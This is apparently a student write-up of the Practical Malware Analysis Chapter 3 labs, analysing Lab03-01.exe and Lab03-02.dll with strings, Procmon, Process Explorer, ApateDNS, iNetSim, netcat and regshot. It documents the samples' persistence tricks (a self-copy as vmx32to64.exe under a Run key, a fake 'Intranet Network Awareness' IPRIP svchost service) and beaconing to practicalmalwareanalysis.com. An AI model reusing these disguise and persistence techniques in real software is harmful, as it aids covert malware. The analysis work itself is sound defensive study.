


Figure 1.1 — File **Lab03–01.exe** is packed, and has minimal imports

It's difficult to understand this malware's functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute `strings` to scan the file for UNICODE or ASCII characters not easily located. Doing this we can identify some useful information.
There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).

String	Functionality
Rich	Not important
.text	Not important
`.data	Not important
ExitProcess	kernel32.dll function ends a process and all its threads
kernel32.dll	Generic imported .dll for core functionality, such as access and manipulation of memory, files, and hardware.
ws2_32	Imported .dll Windows Sockets Library provides network functionality
CONNECT %s:%i HTTP/1.0	Looks like HTTP connection request
advapi32	Advapi32.dll is an API services library that supports security and registry calls.
ntdll	"NT Layer DLL" and is the file that contains NT kernel functions
user32	USER32.DLL implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface.
advpack	DLL file associated with MSDN Development Platform developed by Microsoft for the Windows Operating System
StubPath	The executable in StubPath can be anything
SOFTWARE\Classes\http\shell\open\commandV	Potentially important registry directory
Software\Microsoft\Active Setup\Installed Components\	Potentially important registry directory
test	Not important
www.practicalmalwareanalysis.com	Domain, possibly what the malware will try becon to
admin	Probably username for admin
VideoDriver	Possibly important
WinVMX32-	Possibly important
vmx32to64.exe	Possibly important
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Potentially important registry directory
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Potentially important registry directory

Table 1.1 — Processed output of `strings` *function on* **Lab03–01.exe**

Looking at these, we can make some rough assumptions that **Lab03–01.exe** is likely to do some network activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous `strings` output, such as potentially attaching itself to `SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` — however, it is more useful to perform **dynamic analysis** and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as iNetsim, or configure the DNS reply IP within ApateDNS to loopback, and set up listeners using Netcat (ports 80 and 443 are recommended as a starting point as these are common).

Clear all processes within Procmon, and apply suitable filters to clear out any noise and find out what the malware is doing. Initially filter to include Process **Lab3–1.exe** so we can see its activity. Likewise, start Process Explorer for collecting information about processes running on the system.




Figure 2.1 — Procmon of **Lab03–01.exe**

The first thing we notice when executing **Lab03–01.exe** is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing specifically however, it's always useful to see an overview of the activities. We can filter this further to only show `WriteFile` and `RegSetValue` to see the key operations (figure 2.2)




Figure 2.2 — [Procmon] of **Lab03–01.exe**, filtered for `WriteFile` and `RegSetValue`

We can investigate these operations further, and we see that they are related. First, a file is written to `C:\WINDOWS\system32\`**`vmx32to64.exe`** (*note, this filename is a string we've identified as part of the initial static analysis*) however, this appears to be set to the registry of `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` (*another identified string!*). This is a strong host-based indicator that the malware is up to something (Figure 2.3). Most likely the malware is intended to be run at startup.




Figure 2.3 — **Lab03–01.exe** hiding under **vmx32to64.exe** *and set to **VideoDriver** registry.*

Upon further investigation, it appears as though files **vmx32to64.exe** and **Lab03–01.exe** share the same hash (figure 2.4), indicating the malware has established persistence through creating and hiding a copy of itself, as well as to execute at startup via the `VideoDriver` registry.

```
C:\Documents and Settings\Malware Analysis>certutil -hashfile C:\WINDOWS\system3
2\vmx32to64.exe
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\WINDOWS\system32\vmx32to64.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.

C:\Documents and Settings\Malware Analysis>certutil -hashfile "C:\Documents and
Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs
\BinaryCollection\Chapter_3L\Lab03-01.exe"
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\Documents and Settings\Malware Analysis\My Documents\Downl
oads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.
```

Figure 2.4 — **Lab03–01.exe** sharing the same SHA1 Hash as **vmx32to64.exe**.

Further host-based indicators can be identified through analysis of Process Explorer, to show which handles and DLLs the malware has opened or loaded.




Figure 2.4 — Process Explorer showing Mutex **WinVMX32**

Process Explorer shows us that **Lab03–01.exe** has created at mutex of `WinVMX32` (*again, another identified string*) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only once instance of the malware can run at a time — often assigned a fixed name. We also see **Lab03–01.exe** utilises `ws2_32.dll` and `wshtcpip.dll` for network capabilities.

iii-We're able to analyse network activity either locally on the victim, or utilising iNetSim. I have demonstrated both, having configured DNS to either the iNetSim machine or loopback (for the netcat listeners). Turning our attention to ApateDNS and our iNetSim logs, we see some pretty significant network-based indicators of this malware activity. ApateDNS show regular DNS requests to `www.practicalmalwareanalysis.com` every 30 seconds (figure 3.1).




Figure 3.1 — **ApateDNS** showing DNS beaconing

The ApateDNS capture suggests the malware is beaconing — possibly to either to fetch updates/instructions or to send back stolen information.




Figure 3.2 — iNetSim logs

Also, the associated iNetSim logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the Netcat listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.

Figure 3.3 — Illegible characters transmitted by **Lab03–01.exe.**


The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From **Static Analysis**, not a lot was uncovered other than the output of what might use as hard-coded parameters.
- **Dynamic Analysis** to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i- At first glance, we have **Lab03–02.dll.** As this is not a .exe file, we are unable to directly execute it. `rundll32.exe` is a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities. Speculation into these might suggest there will likely be some networking going on, as well as some file, directory and registry manipulation. Functions included as part of `ADVAPI32.dll` suggests the malware may need to be run as a service, which is backed up by **Lab03–02.dll**'s exports (Figure 1.1)



RVA	Name
100055C2h	KERNEL32.dll
100056B0h	ADVAPI32.dll
100056CCh	WS2_32.dll
10005760h	WININET.dll
10005886h	MSVCRT.dll

RVA	Hint	Name
10005000h	0047h	OpenServiceA
10005004h	0078h	DeleteService
10005008h	0072h	RegOpenKeyExA
1000500Ch	007Bh	RegQueryValueExA
10005010h	005Bh	RegCloseKey
10005014h	0045h	OpenSCManagerA
10005018h	004Ch	CreateServiceA
1000501Ch	0034h	CloseServiceHandle
10005020h	005Eh	RegCreateKeyA
10005024h	0086h	RegSetValueExA
10005028h	008Eh	RegisterServiceCtrlHandlerA
1000502Ch	00AEh	SetServiceStatus




Figure 1.1 — **Lab03–02.dll**’s Imports and Exports showing likely service capabilities

Running `streams` also gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that my be useful host/network-based indicators. These include some very distinctive strings, potential registry locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

Strings		Base64 Encoded Strings	Base64 DECODED strings
practicalmalwareanalysis.com	%SystemRoot%\System32\svchost.exe -k netsvcs	Y29ubmVjdA==	connect
serve.html	OpenSCManager()	dW5zdXBwb3J0	unsupport
Windows XP 6.11	You specify service name not in Svchost//netsvcs, must be one of following:	c2xlZXA=	sleep
cmd.exe /c	RegQueryValueEx(Svchost\netsvcs)	Y21k	cmd
GetModuleFileName() get dll path	netsvcs	cXVpdA==	quit
Intranet Network Awareness (INA+)	RegOpenKeyEx(%s) KEY_QUERY_VALUE success.		
%SystemRoot%\System32\svchost.exe -k	RegOpenKeyEx(%s) KEY_QUERY_VALUE error .		
SYSTEM\CurrentControlSet\Services\	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost		
CreateService(%s) error %d	IPRIP		
Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.			

Figure 1.2 — **Lab03–02.dll**’s strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing procmon, taking a registry snapshot, and setting up the network.

ii- To install the malware, pass one of `Install` or `installA` (found from the exports) into `rundll32`.
Executing `C:\rundll32.exe Lab03-02.dll,install` doesn’t give any immediate feedback on the command line, within process explorer, or Wireshark/iNetSim, however taking a 2nd registry snapshot and comparing the two, it’s clear that keys and values have been added — many of these matching up with what we found from `strings` (Figure 2.1)

```
-----------------------------------
Keys added: 8
-----------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\Control
HKLM\SYSTEM\ControlSet001\Services\IPRIP
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROCEXP152\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security

-----------------------------------
Values added: 22
-----------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_PROCEXP152\0000\Control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Description: "Depends INA+, Collects and stores network configuration and location information, and notifies
HKLM\SYSTEM\ControlSet001\Services\IPRIP\DependOnService:  52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analysis
HKLM\SYSTEM\ControlSet001\Services\IPRIP\Security\Security:  01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00 02 8
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROCEXP152\0000\Control\ActiveService: "PROCEXP152"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Type: 0x00000020
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Start: 0x00000002
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ErrorControl: 0x00000001
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ImagePath: "%SystemRoot%\System32\svchost.exe -k netsvcs"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DisplayName: "Intranet Network Awareness (INA+)"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\ObjectName: "LocalSystem"
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Description: "Depends INA+, Collects and stores network configuration and location information, and noti
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\DependOnService:  52 00 70 00 63 00 53 00 73 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters\ServiceDll: "C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analy
HKLM\SYSTEM\CurrentControlSet\Services\IPRIP\Security\Security:  01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 00 00 00 02 00 1C 00 01 00 00 00
```

Figure 2.1 — Registry keys and values added as a result of installing **Lab03–02.dll**

We can see within the regshot comparison that something called `IPRIP` has been added as a service, with some of the more identifiable strings as `\DisplayName` or `\Description`. The image path has also been set to `%SystemRoot%\System32\svchost.exe -k netsvcs` which shows the malware is likely to be launched within **svchost.exe** with network services as an argument.

iii- Since we have installed **lab03–02.dll** as a service, we can now run this and we see the same `\DisplayName` + update found from the added reg values (Figure 3.1).

```
C:\Documents and Settings\Administrator\Desktop\PMA_Labs\Practical Malware Analy
sis Labs\BinaryCollection\Chapter_3L>net start IPRIP
The Intranet Network Awareness (INA+) service is starting.
The Intranet Network Awareness (INA+) service was started successfully.
```

Figure 3.1 — Starting the IPRIP service

Checking out ProcessExplorer to see what's happened, we can search for the **Lab03–02.dll** which will point us to the **svchost.exe** instance that was created.

